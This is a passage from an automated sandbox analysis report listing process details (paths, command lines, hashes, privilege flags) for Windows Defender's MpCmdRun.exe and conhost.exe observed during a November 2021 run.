MD5 hash:	32569E403279B3FD2EDB7EBD036273FA
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

Analysis Process: MpCmdRun.exe PID: 4664 Parent PID: 1020

General

Start time:	16:53:25
Start date:	24/11/2021
Path:	C:\Program Files\Windows Defender\MpCmdRun.exe
Wow64 process (32bit):	false
Commandline:	"C:\Program Files\Windows Defender\mpcmdrun.exe" -wdenable
Imagebase:	0x7ff630340000
File size:	455656 bytes
MD5 hash:	A267555174BFA53844371226F482B86B
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

File Activities

Show Windows behavior

File Written

Analysis Process: conhost.exe PID: 4812 Parent PID: 4664

General

Start time:	16:53:26
Start date:	24/11/2021
Path:	C:\Windows\System32\conhost.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\system32\conhost.exe 0xffffffff -ForceV1
Imagebase:	0x7ff774ee0000
File size:	625664 bytes
MD5 hash:	EA777DEEA782E8B4D7C7C33BBF8A4496
Has elevated privileges:	true
Has administrator privileges:	false
Programmed in:	C, C++ or other language

Disassembly

Code Analysis